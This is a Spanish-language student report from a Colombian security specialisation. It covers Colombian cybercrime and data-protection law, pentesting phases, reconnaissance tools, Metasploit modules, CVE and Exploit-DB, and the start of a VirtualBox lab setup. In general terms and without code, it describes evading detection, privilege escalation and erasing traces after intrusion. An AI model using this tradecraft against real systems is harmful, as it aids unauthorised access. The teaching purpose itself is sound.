CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RED TEAM

CARLOS GERARDO TÉLLEZ AYALA

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD
ESCUELA DE CIENCIAS BÁSICAS, TECNOLOGÍA E INGENIERÍA -ECBTI
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
SEMINARIO RED TEAM BLUE TEAM
2023

CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RED TEAM

CARLOS GERARDO TÉLLEZ AYALA

TUTOR:
INGENIERO JOHN FREDDY QUINTERO TAMAYO

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD
ESCUELA DE CIENCIAS BÁSICAS, TECNOLOGÍA E INGENIERÍA -ECBTI
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
SEMINARIO RED TEAM BLUE TEAM
2023

RESUMEN

La seguridad informática se ha convertido en un elemento fundamental para la sociedad actual ya que una vulnerabilidad en cualquier sistema de computación o comunicaciones conectado a una red puede llegar a desencadenar un ciber ataque que detenga procesos clave para el funcionamiento continuo de una empresa o incluso un país[1]. Dentro de esta rama de conocimiento e investigación destaca la existencia de grupos de trabajo dedicados a implementar estrategias que permitan identificar vulnerabilidades y crear protecciones efectivas ante ellas, a estos grupos se les denomina Blue Team & Red Team y dentro de este documento se podrán observar un conjunto de actividades realizadas desde el punto de vista de ambos grupos en pro de analizar, identificar y subsanar brechas de seguridad en un ambiente controlado.

[1] REUTERS. More tan 50 Colombian state, private entities hit by cyberattack. Reuters [www.reuters.com]. (09, septiembre, 2023). [Consultado el 28. Septiembre. 2023]. Disponible en: <https://www.reuters.com/world/americas/more-than-50-colombian-state-private-entities-hit-by-cyberattack-petro-2023-09-18/>

ÍNDICE

Pag.

GLOSARIO

CVE: Base de datos de vulnerabilidades que permite obtener datos como la fecha de descubrimiento, alcance, sistemas afectados.

EXPLOIT: Programa que se aprovecha de una vulnerabilidad existente en un sistema.

GPL: Licencia de uso libre ampliamente usada en software.

Hardenizacion: Proceso para elevar los niveles de seguridad de un equipo de computación.

Payload: Una carga útil encargada de ejecutar comandos y conexiones remotas.

Pentesting: La práctica que busca encontrar vulnerabilidades.

SIEM: Software de seguridad orientado a monitoreo de eventos.

XDR: Software de seguridad encargado de la detección y respuesta extendida.

1. INTRODUCCIÓN

Mediante el uso de laboratorios en entornos controlados se realizará la recreación de eventos reales en los cuales un atacante puede aprovechar una vulnerabilidad informática en un equipo de computación, posteriormente se tendrá la oportunidad de conocer estrategias que permitan identificar y subsanar las brechas de seguridad que han hecho posible el primer ataque y que a su vez estas estrategias protejan de futuros eventos en los cuales la integridad de los datos y seguridad de la empresa puedan verse comprometidos.

2. OBJETIVOS

OBJETIVO GENERAL

- Generar un informe tenido que permita dar a conocer actividades de Red Team & Blue Team desarrolladas dentro de los laboratorios controlados.

OBJETIVOS ESPECIFICOS

- Comprender normativas aplicables a las tecnologías de información y comunicación modernas.
- Comprender tipos de pen testing y la importancia que tienen los CVE dentro de estos.
- Crear un banco de trabajo o laboratorio controlado mediante el cual se puedan recrear actividades relacionadas con Blue Team & Red Team
- Comprender el marco legal de un contrato de acuerdo a las normas Colombianas que rigen los procesos de contratación actuación y las normas éticas de los ingenieros en Colombia.
- Recreación evento de seguridad HackerHouse
- Realizar un proceso completo de helenización que busque elevar la seguridad del usuario al máximo.

3. NORMATIVAS Y LEYES

Inicialmente se hace necesario comprender las leyes y normas que protegen o castigan toda actividad informática dentro de la República de Colombia.

3.1 LEY 1273 DE 2009 – LEY 1581 DE 2012 (REPUBLICA DE COLOMBIA)

Ley 1273 de 2009[2]

Esta ley contempla las bases del delito informático en la Republica de Colombia. Dentro de los siguientes artículos se darán a conocer lineamientos básicos de comportamiento que todo ciudadano debe cumplir en lo que respecta al acceso a la información, sistemas informaciones y canales de telecomunicaciones.

Artículo 269A: Este articulo menciona que se encuentra prohibido y es ilegal ingresar a cualquier sistema pese a que este se encuentre sin protección, ejemplo acceder a una red WIFI que no tenga clave se considera delito ya que se realiza el ingreso sin estar autorizado por el propietario de esta.

Artículo 269B: Realiza una aclaración que puede ser adaptada a los casos de Ransomware en los cuales se bloquea el acceso a la información privada o pública de otros. También puede aplicarse al uso de los inhibidores de señal que pueden bloquear el libre acceso de los usuarios a esta e incluso a las transmisiones de radio en bandas previamente autorizadas a empresas o terceros.

Artículo 269C: Especifica que el acto de interceptar una transmisión sea esta cableada o inalámbrica es totalmente ilegal, en esto también entra el **Articulo 269A** ya que pese a que una señal no se encuentre encriptada no quiere decir que este permitiendo que un tercero acceda a ella sin autorización.

Artículo 269D: Habla sobre el daño que cualquier persona pueda realizar borrando datos de un sistema sin autorización sea de manera voluntaria o involuntaria, esto podría aplicar para los casos actuales de Ransomware.

Artículo 269E: En la actualidad el comercio de virus por medio de la web genera bastantes ingresos económicos tanto para quien produce como para quien compra, comercializa y realiza uso de ellos comete un delito.

[2] CONGRESO DE LA REPUBLICA. LEY 1273 DE 2009 [En línea]. Bogotá, Colombia. Congreso de la república, 2009 [Consultado el 13, agosto, 2023]. pp 1-5. Disponible en internet: < https://normograma.mintic.gov.co/mintic/docs/pdf/ley_1273_2009.pdf>

Artículo 269F: Habla sobre la distribución y comercialización de datos personales en la web sin previa autorización, adicional también la modificación de estos sin autorización de su propietario cuando se trate de datos sensibles.

Artículo 269G: Hace referencia a la suplantación de sitios web, algo bastante común en la actualidad donde se hace uso de técnicas como spoofing[3] para suplantar reconocidos sitios como por ejemplo bancos del país y posteriormente realizar extracción no autorizada de dinero.

Artículo 269H: Este articulo menciona que cualquiera de los anteriores delitos puede aumentar en pena si este es realizado sobre o en empresas del sector estatal o financiera.

Artículo 269I: Indica que la persona o personas que mediante procesos complejos de ingeniería e ingeniería social[4] logren quebrantar los niveles de seguridad de cualquier entidad tendrán penas de mayor dureza.

Artículo 269J: Este artículo menciona algo que se vive día a día en Colombia y es el hurto de dineros en aplicaciones financieras o bancos mediante diferentes modalidades, sea por descuido engaño u otros medios.

Ley 1581 de 2012[5]

Dentro de esta ley se contemplan 30 artículos de los cuales se logrará observar una breve descripción a continuación.

Artículo 1: Los datos personales pueden llegar a ser invaluables ya que en estos no solo contienen números que indican un usuario o persona, se incluyen en algunos casos una vida completa la cual puede llegar a verse afectada si su información es divulgada afectando su derecho a la intimidad y buen nombre de acuerdo con el artículo 15 de la constitución política de Colombia.

Artículo 2: Determina a que tipos de bases de datos será aplicada esta ley exceptuando bases de datos personales, domesticas, gubernamentales y toda aquella base de datos que contenga información utilizada para proteger la seguridad nacional.

---

[3] KASPERSKY. What is Spoofing – Definition and Explanation. Kaspersky [www.usa.kaspersky.com]. (2023). [Consultado el 13, agosto, 2023]. Disponible en internet: < https://usa.kaspersky.com/resource-center/definitions/spoofing>

[4] KASPERSKY. What is Social Engineering?. Kaspersky [www.usa.kaspersky.com] . (2023). [Consultado el 13, agosto, 2023]. Disponible en internet: < https://usa.kaspersky.com/resource-center/definitions/what-is-social-engineering>

[5] CONGRESO DE LA REPUBLICA. LEY 1581 DE 2012 [En línea]. Bogotá, Colombia. Congreso de la república, 2012 [Consultado el 13, agosto, 2023]. Disponible en internet: < https://normograma.mintic.gov.co/mintic/docs/pdf/ley_1581_2012.pdf>

Artículo 3: Establece las definiciones de: Autorización, bases de datos, Dato personal, Encargando del tratamiento, responsables del tratamiento, Titular y tratamiento.

Artículo 4: Este artículo se enfoca en temas como la claridad de la información tratada, la restricción del acceso a la misma en búsqueda de proteger al usuario y su privacidad, y el derecho a solicitar modificación sobre cualquier tipo de información almacenada siempre y cuando sea solicitado por el titular.

Artículo 5: Habla sobre lo que son los datos sensibles de la población, como lo pueden ser sus orígenes étnicos, su orientación sexual, política o religiosa.

Articulo 6: Se encuentra prohibido el uso de estos datos a menos que hayan sido autorizados por el usuario (Lo importante de leer los términos y condiciones) o que si este no lo puede autorizar por motivos físicos o jurídicos que le incapaciten y autorice a un tercero o representante legal.

Artículo 7: Es dedicado a la protección de la información de niños, niñas y adolescentes.

Artículo 8: Menciona ciertos derechos a los cuales tiene acceso el titular de los datos suministrados, como solicitar la actualización modificación o eliminación de los mismos. Adicionalmente le da la facultad para solicitar el documento grabación y o autorización donde esté en el pasado autorizo el tratamiento de sus datos.

Artículo 9: Obliga a tener una autorización previa para el manejo de datos.

Artículo 10: Existen diversos escenarios en los cuales las autorizaciones no son requeridas como por ejemplo: casos de urgencias médicas o sanitarias, tratamiento de datos por parte del gobierno para fines históricos, estadísticos o científicos etc.

Artículo 11: Obliga a suministrar información de fácil lectura sin bloqueos de acceso a la misma.

Artículo 12: Explica que al momento de solicitar datos debe ser claro el para que serán solicitados, existirán algunos datos obligatorios y se deberán aplicar limitaciones en el caso de solicitarse a menores de edad.

Artículo 13: Indica a que tipo de personas incluyendo el titular se les puede suministrar la información de una base de datos, adicionando los representantes legales de los titulares, entidades públicas o administrativas y terceros que se encuentren previamente autorizados por la ley.

Artículo 14: Brinda un método de protección adicional en el cual garantiza que una vez el titular solicite los datos que cualquier entidad posea sobre el deberán ser entregados en un tiempo estimado de 10 días.

Artículo 15: Establece los pasos necesarios que deberá realizar el titular de los datos para solicitarlos.

Artículo 16: Indica que el titular puede reclamar ante la Super intendencia de industria y comercio siempre y cuando ya hubiese agotado todos procedimientos posibles con la entidad encargada de sus datos.

Artículo 17: Proporciona unos lineamientos básicos para la protección, administración y archivo de la información en pro de proteger la misma de alteraciones realizadas por terceros así como establecer manuales para el manejo de la misma todo en pro de proteger la información.

Artículo 18: El encargado de los datos aparte de garantizar la seguridad de la información deberá tener elementos que permitan establecer visualmente el momento actual de una acción como por ejemplo el estado de un reclamo “reclamo en trámite” o si fuese el caso frases como “Información en discusión judicial” en el caso que se esté presentando un proceso judicial respecto a la calidad del dato personal.

Artículo 19: Establece que la autoridad encargada de la protección de datos sera la Super intendencia de industria y comercio.

Artículo 20: Determina que los recursos económicos con los cuales la superintendencia de industria y comercio saldrán directamente del presupuesto general de la nación.

Artículo 21: Indica que la super intendencia de industria y comercio debe brindar funciones que permitan velar por el cumplimiento de la legislación en cuanto a los datos personales se refiere, realizar investigaciones en donde halla lugar, indicar el bloqueo o desbloqueo de datos, promover y divulgar los derechos y deberes de quienes almacenan esos datos y de quienes los suministran.

Artículo 22: Informa que la super intendencia de industria y comercio tiene facultades para interponer sanciones por el mal manejo de los datos.

Artículo 23: La super intendencia de industria y comercio podrá imponer sanciones de carácter personal hasta por 2 mil salarios mínimos mensuales vigentes, cierre de las operaciones relacionadas con el tratamiento de datos, e incluso cierre total de todo lo que involucre con el tratamiento de datos (empresa)

Artículo 24: Las sanciones que se podrán imponer serán determinadas por el daño o peligro causado, el beneficio económico que quien las administra hubiera tenido, y serán mayores cuando estos actos sea de reincidencia o bloqueen cualquier proceso de investigación.

Artículo 25: Da a conocer que existe un registro nacional de bases de datos el cual es público y que se encuentra administrador por la super intendencia de industria y comercio.

Artículo 26: Exige que la transferencia de datos desde Colombia hacia otros países se realice verificando que el país de destino tiene niveles de seguridad que le permitan garantizar la protección de la información, esto no aplica para casos como las transferencias bancarias, datos médicos, solicitud del titular entre otros.

Artículo 27: El gobierno deberá diseñar y socializar reglamentaciones que permitan a las empresas y entidades ejecutar buenas prácticas en cuanto al manejo de datos.

Artículo 28: Establece tiempo límite de 6 meses para que desde la entrada en funcionamiento de la ley las personas se puedan capacitar.

Artículo 29: Deroga leyes anteriores que no se encuentren incluidas en el artículo 2.

RESUMEN

Costos por infracciones: Estos se determinarán en salarios mínimos mensuales vigentes y podrán llegar a tener un techo de 2000 SMMV.

Tiempo de cárcel por infracciones: Se pueden aplicar penas de hasta 96 meses de prisión.

Entidades encargadas: Superintendencia de industria y comercio para fines de tratamiento de datos. Ministerio de interior y de justicia delegando a las entidades jurídicas y legales correspondientes.

4. PENTESTING

Los test de penetración son procesos centrados en ubicar y explorar vulnerabilidades de seguridad en sistemas de computación o comunicaciones siguiendo diferentes etapas las cuales permiten: ubicar, corregir y documentar (este

último opcional) dicho proceso[6] ya sea con fines positivos o negativos para el propietario del sistema. Los test de penetración que de ahora en adelante serán llamados Pentesting suelen ser usados para: evaluar, proteger o atacar los dichos sistemas informáticos o de telecomunicaciones mediante modalidades las cuales se encuentran a continuación:

4.1 TIPOS DE PENTESTING Y SUS PASOS

- **(Black Box Pentesting)** en la cual no se proporciona ningún dato interno del sistema.
- **(White Box Pentesting)** donde es posible tener la información completa del sistema como lo es la arquitectura y estructura de la red a evaluar. Y finalmente se tiene el método.
- **(Gray Box Pentesting)** modalidad en la cual el propietario del sistema brinda datos de acceso limitados y se simula un ataque externo[7] para buscar fallos y posteriormente mejorar la seguridad o completar el ataque.

Dentro de internet es posible encontrar diferentes puntos de vista sobre los pasos que se deben realizar a la hora de iniciar un Pentesting, a continuación, en la tabla 1 posible observar los 4 pasos más comunes sugeridos a la hora de realizarlo[8].

Tabla 1 Pasos del Pentesting

Paso 1	Paso 2	Paso 3	Paso 4
Reconocimiento	Escaneo	Obtención de acceso	Mantener el acceso

Fuente: Elaboración propia

A continuación, se describirá cada paso a detalle teniendo especial inmersión en el paso 1 el cual se considera es el más importante ya que definirá el objetivo sin que sea descubierto o bloqueado.

Paso 1 - Definir objetivo

[6] ANIEI. Transformación digital de las instituciones educativas [En línea]. Publicación . Ciudad de Mexico, Mexico. ANIEI, 2022 [Consultado el 13, de agosto, 2023]. pp 45. Disponible en internet: <http://www.aniei.org.mx/Archivos/Libros/Libro2022.pdf#page=45>

[7] MANDOT, Manju. A Comprehensive Literature Review of Penetration Testing & Its Applications [En línea]. Articulo científico. Udaipur, Rajasthan, India. Janardan Rai Nagar Rajasthan Vidyapith, 2020 [Consultado el 13, agosto, 2023]. pp 2. Disponible en internet: <https://ieeexplore.ieee.org/document/9197961>

[8] SHIVANGI, Sharma. A Common Pentest Output Schema for Business Intelligence System Ingestion [En línea]. Articulo científico. Nueva York, Estados Unidos. Rochester Institute of Technology, 2023 [Consultado el 13, agosto, 2023] Disponible en internetL < https://ieeexplore.ieee.org/abstract/document/10159688 >

Reconocimiento: Sin duda alguna es importante saber cuál será el objetivo por analizar, esto dependiendo de si se tiene o no información sobre él. Para el caso puntual en este documento se describirá el proceso a realizar cuando la modalidad es (Black Box Pentesting) es decir cuando no se tiene ninguna información y se debe empezar desde cero.

Durante este primer paso se deberán obtener la mayor cantidad de datos públicos y privados posibles del objetivo seleccionado, a continuación, se observan algunos de los más comunes y necesarios para iniciar.

- Nombre del objetivo u empresa.
- Direcciones IP públicas.
    - Puertos abiertos.
    - Servicios de DNS.
    - Servicios SSH.
- Direcciones físicas.
- Dominios públicos.
    - Sub dominios de uso privado.
- Servidores de correo.
    - POP, POP3, IMAP.
- Servidores de hosting.
    - Servicios de FTP, Cloud, HTTP, HTTPS, IMCP/UDP/TCP.
- Servicios de aplicaciones en línea
    - De consulta e ingreso de datos.
- Servidores de escritorio remoto.
    - RDP, Telnet, VNC, LDAP.
- Topología de red.

La obtención de datos anteriores es posible de realizar mediante el uso de diversas herramientas como navegadores de internet, aplicaciones incluidas dentro de los sistemas operativos o aplicativos gratis y de pago que pueden ser descargados y obtenidos desde repositorios en línea. Para fines prácticos en la tabla 2 se mostrará una lista de algunas aplicaciones con su propósito y el tipo de licencia que poseen cada una.

Tabla 2 Aplicaciones para realizar reconocimiento en Pentesting

Nombre Aplicativo	Función	Tipo de licencia
TheHarvester	Recopila información pública de manera automatizada, dentro de los datos recolectados ubicada sub dominios de internet, personas conectadas con la empresa (en redes sociales como LinkedIn), dirección de servidores de correo electrónico, código de país entre otros.	Código Abierto / APIs de pago

WhoIs	Permite identificar datos del propietario de un dominio de internet cuando este se encuentra público, en estos datos será posible encontrar nombres de empresas, direcciones físicas, números de contacto, correos electrónicos	De acceso gratuito en línea
Hping	Realizar envió personalizado de paquetes IMCP/UDP/TCP, testeo de reglas de firewall, escaneo de puertos, comprueba el rendimiento de la red ante diferentes protocolos, realizar descubrimiento MTU (tamaño máximo de transmisión de paquetes sin fragmentar). [9]	Código abierto
Nmap	Permite realizar el escaneo de direcciones IP simples en grupo o rangos establecidos para extraer datos como disponibilidad de los host, versión del sistema operativo, servicios hospedados y activados entre otras funciones esenciales para la auditoria de redes. [10]	Código abierto
Spiderfoot	Es una poderosa herramienta que permite realizar una análisis riguroso de una dirección IP o dominio y proporciona un resumen bastante detallado donde se pueden encontrar elementos como: Sub direcciones, sub dominios, servicios, tipos de sistema operativos instalados entre otros[11].	Código abierto
Recon ng	Herramienta de reconocimiento que permite mediante su interface de línea de comandos realizar un análisis que permite visualizar datos del objetivo como sus sub dominios, servicios y posteriormente exportarlos[12].	Código abierto
dmitry	Escanea servidores en búsqueda de información referente al host, los sub dominios, direcciones de internet, tiempo en línea, puertos tcp entre otros datos que permiten conocer más datos sobre un dominio o host[13].	Código abierto

[9] OFFSEC Services Limited. hping3 Usage Example. KALI [www.kali.org]. (05, agosto, 2022). [Consultado el 13, agosto, 2023]. Disponible en internet: <https://www.kali.org/tools/hping3/>

[10] GORDON, Lyon. Chapter 15. Nmap Reference Guide. NMAP [www.nmap.org]. [Consultado el 13, agosto, 2023] Disponible en internet: <https://nmap.org/book/man.html>

[11] MICALLEF, Steve. Spiderfoot. Github [www.github.com]. (23, mayo, 2023). [Consultado el 13, agosto, 2023]. Disponible en internet: < https://github.com/smicallef >

[12] TOMES, Tim. The Recon-ng Framework. Github [www.github.com]. (23, junio, 2020). [Consultado el 13, agosto, 2023]. Disponible en internet: <https://github.com/lanmaster53/recon-ng/wiki >

[13] OFFSEC Services Limited. Dmitry Tool Documentation. [Consultado el 13, agosto 2023]. Disponible en linea: < https://www.kali.org/tools/dmitry/>

amass	Al igual que anteriores aplicaciones permite recopilar información sobre un host y datos clave como DNS, Datos de whois, lista de sub dominios entre otros. Adicional se puede conectar externamente a buscadores de internet para obtener toda la información posible.	Código abierto
Maltego	Esta herramienta permite tener un análisis con informe grafico sobre gran variedad de datos que se conectaran visualmente ya sean de un dominio o servidor, aunque también tiene otros usos más avanzados a los cuales se puede acceder por medio de una versión paga.[14]	Código abierto / Versión de pago
Metasploit	Permite realizar labores de reconocimiento, envió de cargas, evasión de sistemas de seguridad, mantener el acceso, explotar vulnerabilidades. Proporciona gran cantidad de herramientas en un solo lugar lo que lo hace ser uno de los marcos de seguridad más reconocidos a nivel mundial.	Código abierto / Versión de pago

Fuente: Elaboración propia

IMPORTANCIA DEL PENTESTING

En este momento ya es fácil comprender la importancia del primer paso llamado reconocimiento debido a que este permitirá identificar el objetivo, realizar un mapeo de sus elementos visibles públicamente para posteriormente iniciar el proceso de planificación de una estrategia de intrusión que cumpla con los objetivos planteados inicialmente. Cabe mencionar que este primer proceso se debe realizar con bastante cautela ya que no se quiere llegar a alertar a los sistemas de seguridad por lo cual se recomienda realizar uso de las herramientas presentes dentro de meta exploit para lograr la evadir controles de seguridad.

Paso 2 - Escaneo

Teniendo en cuenta que en el paso 1 ya se deben tener algunos datos como direcciones IP, dominios y sub dominios de internet como también correos electrónicos, en el paso 2 se procederá a desplegar las herramientas de escaneo, en este caso se sugiere realizar uso de nmap para lograr de esta manera empezar a conocer la estructura general sobre la cual funciona el objetivo.

Conocer elementos como puertos abiertos, sistemas operativos, servicios prestados al público, ubicación geográfica y datos adicionales de empleados permitirá avanzar rápidamente en la planificación del ataque para obtener acceso.

[14] MALTEGO. What is Maltego. Maltego [www.maltego.com]. 2023. [Consultado el 13, agosto, 2023]. Disponible en internet: <https://www.maltego.com/product-features/>

En este punto las bases de datos como CVE permitirán comparar información obtenida del hardware y software de objetivo e identificar si existen vulnerabilidades activas.

Paso 3 - Obtención de acceso

En este proceso se suelen utilizar herramientas de automatización como lo pueden llegar a ser nmap, hydra, medussa, john the Ripper entre otras. Estas herramientas irán directamente de la mano con sitios web como por ejemplo www.explit-db.com en los cuales se brindan archivos de código que pueden ser aplicados al objetivo en caso de que la vulnerabilidad anteriormente encontrada en los CVE se encuentre presente.

Paso 4 – Mantener acceso

Una vez dentro del sistema es necesario realizar un escalado de privilegios y de ser posible obtener credenciales del sistema con altos privilegios tratando de borrar cada paso que se realice para no levantar sospechas en los administradores del sistema. Estas actividades se pueden realizar con código propio o mediante el uso de herramientas como metasploit.

4.2 CVE Y SU ESTRUCTURA – EXPLOIT DB

METAESPLOIT

Es un marco de aplicaciones de seguridad informática en el cual es posible encontrar diversos módulos y herramientas que pueden ser usadas en los pasos de análisis, acceso, explotación y mantenimiento del acceso en un sistema informático ya sea para fines de auditoria o intrusión[15].

Internamente se encuentra compuesto por siete módulos los cuales le permiten almacenar diversas herramientas que lo hacen tan especial y usado por muchos profesionales en procesos de seguridad informática, a continuación, se pueden observar los módulos presentes.

- **Auxiliar:** Este módulo se encarga de procesos de análisis, obtención de información, denegación de servicio, escaneo, así como de ejecutar servidores de administración de archivos en SMB, FTP entre otros.
- **Codificador:** Se encuentra encargado de cambiar y codificar las cargas que sean enviadas.

[15] RAPID1. Metasploit modules. Metasploit. [www.docs.metasploit.com]. 2023. [Consultado el 13, agosto, 2023]. Disponible en internet: <https://docs.metasploit.com/docs/modules.html >

- **Evasión:** Permite toma las cargas creadas por el codificador y hace que estas se salten sistemas de seguridad como lo es Windows Defender (antivirus base del sistema operativo Windows)
- **Exploit:** Contiene diversos exploits que pueden vulnerar los sistemas aprovechando vulnerabilidades encontradas.
- **NOP:** Es responsable de alinear la información de carga en la memoria y evita que esta pueda dañarse, funciona bajo lenguaje ensamblador usualmente.
- **Payload:** Se encarga de gestionar cargas remotas mediante las cuales se pueden ejecutar códigos por ejemplo de SSH.
- **POST:** Luego de lograr acceder satisfactoriamente a un sistema habiendo explotado sus vulnerabilidades es necesario utilizar herramientas que permitan mantener el acceso a este, el módulo POST contienen herramientas que ayudan a garantizar el acceso a sistemas como (Android, iOS, bsd, Firefox, Linux, Windows entre otros.

En cuanto al funcionamiento de metasploit este puede ser ejecutado usando una de las 3 siguientes opciones:

1. MSFCONSOLE: Modo base de uso para metasploit donde acciones como configuración, uso de módulos, ejecución de comandos y de exploits será realizada únicamente mediante línea de comandos.
2. ARMITAGE: Es un complemento que le permite a metasploit mostrar resultados de manera más grafica interconectándolos entre sí.
3. WEB UI: Es una forma de acceder a metasploit mediante el uso de una interfase grafica web, esto hace que no sea tan necesario recordar largas líneas de comandos.

DECRICPION DEL CV

En el año de 1999 es iniciado el proyecto de CVE (common vulnerabilites and exposures) que pretendía recopilar información sobre las vulnerabilidades descubiertas en sistemas de computación, más adelante el gobierno de Estados Unidos decide apoyar el proyecto y a este se unen varias empresas con el objetivo de tener una gran base de datos con vulnerabilidades que le permitiera a los profesionales de tecnología cerrar brechas de seguridad de sus sistemas, aunque con el tiempo esto dejo de servir para su propósito inicial y paso a también convertirse en una herramienta bastante atractiva para quienes querían ingresar de manera no autorizada a sistemas de computación[16].

[16] PETCU, Alina. What Is a CVE? Common Vulnerabilities and Exposures Explained. Heimdal [www.heimdalsecurity.com]. (06, junio, 2023). [Consultado el 13, agosto, 2023]. Disponible en internet: < https://heimdalsecurity.com/blog/what-is-a-cve/ >

ESTRUCTURA


Cada vulnerabilidad encontrada debe ser indexada en la base de datos del proyecto utilizando el siguiente formato[17].

- CVE-YYYY-NNN : En donde las letras YYYY representan el año de publicación y las NNN el número de vulnerabilidad, a partir del 2014 el número de vulnerabilidad supero los 999 así que se agregó una N más al formato.

Dentro de cada CVE es posible encontrar una estructura indicando:

- Descripción de la vulnerabilidad: Indica que sistema se está viendo afectado.
- Referencias: Proporciona referencias externas sobre la vulnerabilidad.
- CNA Asignado: Organización encargada y responsable de la administración de CVE, se asegura de hacer un seguimiento al CVE.
- Fecha de creación del CVE: Establece cuando fue creado el CVE (más no la fecha desde la que empezó a ser explotada la vulnerabilidad)
- Fase: Indica la complejidad del código utilizado para la explotación.
- Votes: Presentaba la opinión colectiva de un grupo de expertos sobre la vulnerabilidad descubierta.
- Comentarios: Da a conocer opiniones que en algunos casos podrían sugerir soluciones momentáneas a la vulnerabilidad.
- Propósito: Determina lo que puede hacer un atacante si descubre esa vulnerabilidad.

Ilustración 1 Imagen de ejemplo CVE



CVE-ID

CVE-2022-22015 Learn more at National Vulnerability Database (NVD)
• CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information

Description

Windows Remote Desktop Protocol (RDP) Information Disclosure Vulnerability.

References

Note: References are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.

- MISC:https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2022-22015
- URL:https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2022-22015

Assigning CNA

Microsoft Corporation

Date Record Created

20211216 Disclaimer: The record creation date may reflect when the CVE ID was allocated or reserved, and does not necessarily indicate when this vulnerability was discovered, shared with the affected vendor, publicly disclosed, or updated in CVE.

Phase (Legacy)

Assigned (20211216)

Votes (Legacy)

Comments (Legacy)

Proposed (Legacy)

N/A

This is an record on the CVE List, which provides common identifiers for publicly known cybersecurity vulnerabilities.

SEARCH CVE USING KEYWORDS: Submit

You can also search by reference using the CVE Reference Maps.

For More Information: CVE Request Web Form (select "Other" from dropdown)

Fuente: CVE

[17] Red Hat Eterprise Linux. What is a CVE?. Red Hat [www.redhat.com]. (25, noviembre, 2021). [Consultado el 13, agosto, 2023]. Disponible en internet: <https://www.redhat.com/en/topics/security/what-is-cve>

EXPLOIT-DB

La base de datos CVE anterior socializada pretende dar a conocer vulnerabilidades descubiertas, en el caso del sitio web www.exploit-db.com este proporciona una amplia librería de donde pueden ser descargados o copiados los códigos utilizados para aprovechar vulneraciones de seguridad, un ejemplo de esto son las vulnerabilidades en dispositivos de red con firmware desactivados ya que al tener acceso a este sitio web una atacante puede descubrir que su víctima posee un dispositivo con un firmware obsoleto el cual puede vulnerar haciendo uso del código que puede descargar desde el sitio web.

Cabe mencionar que estos códigos no solo se encuentran diseñados para aprovechar vulnerabilidades en dispositivos de red también permite encontrar código aplicable a sitios web, servidores, aplicaciones y en algunos dispositivos de IOT.

ARTICULACIÓN ENTRE CVE Y EXPLOIT-DB

El CVE proporcionara datos sobre las vulnerabilidades e indica al usuario que debe realizar acciones como actualización del sistema y el exploit-db proporciona herramientas para aprovechar dicha vulnerabilidad. Se puede decir que la articulación entre ambos se puede ver como una carrera en la que el más rápido tiene la ventaja para proteger o atacar.

5. CREACIÓN BANCO DE TRABAJO

A continuación, será posible observar el paso a paso para realizar el montaje de un banco de trabajo virtual ejecutado mediante la plataforma de virtualización Virtual Box[18]. Sobre dicha plataforma se ejecutarán dos máquinas virtuales con los sistemas operativos Windows 10 y Linux Kali cada una respectivamente, cabe mencionar que durante este proceso será posible conocer las características de Hardware asignado a cada máquina incluyendo la configuración de red que les permita comunicarse entre ellas.

PASO A


Construir un entorno de virtualización requiere de un gestor acorde a las necesidades de ejecución de software y las características de hardware que posea el equipo HOST (equipo desde el cual se ejecutara el gestor de máquinas virtuales y las maquinas creadas). Para esta actividad se utilizará el gestor de máquinas

[18] Oracle Company. About VirtualBox. VIRTUAL BOX [www.virtualbox.org]. 2023. [Consultado el 07, agosto, 2023]. Disponible en <https://www.virtualbox.org/wiki/VirtualBox>

virtuales Virtual Box que siendo OpenSource lo convierte en una de las mejores alternativas costo beneficio.

En el caso actual se ha descargado el instalador desde el sitio oficial utilizando la url https://www.virtualbox.org/wiki/Downloads y descargando la versión más reciente que es la : 7.0.10 para plataforma macOS / Intel, al momento de abrir el instalador se muestra un icono llamado VirtualBox.pkg al cual dándole doble clic mostrara el proceso de instalación.

Ilustración 2 Instalador VirtualBox



Fuente: Elaboración propia

Posterior a realizar la instalación será posible abrir el programa desde el menú de inicio y este mostrará la siguiente ilustración como pantalla de bienvenida al programa.

Ilustración 3 Pantalla de inicio VirtualBox

Fuente: Elaboración propia

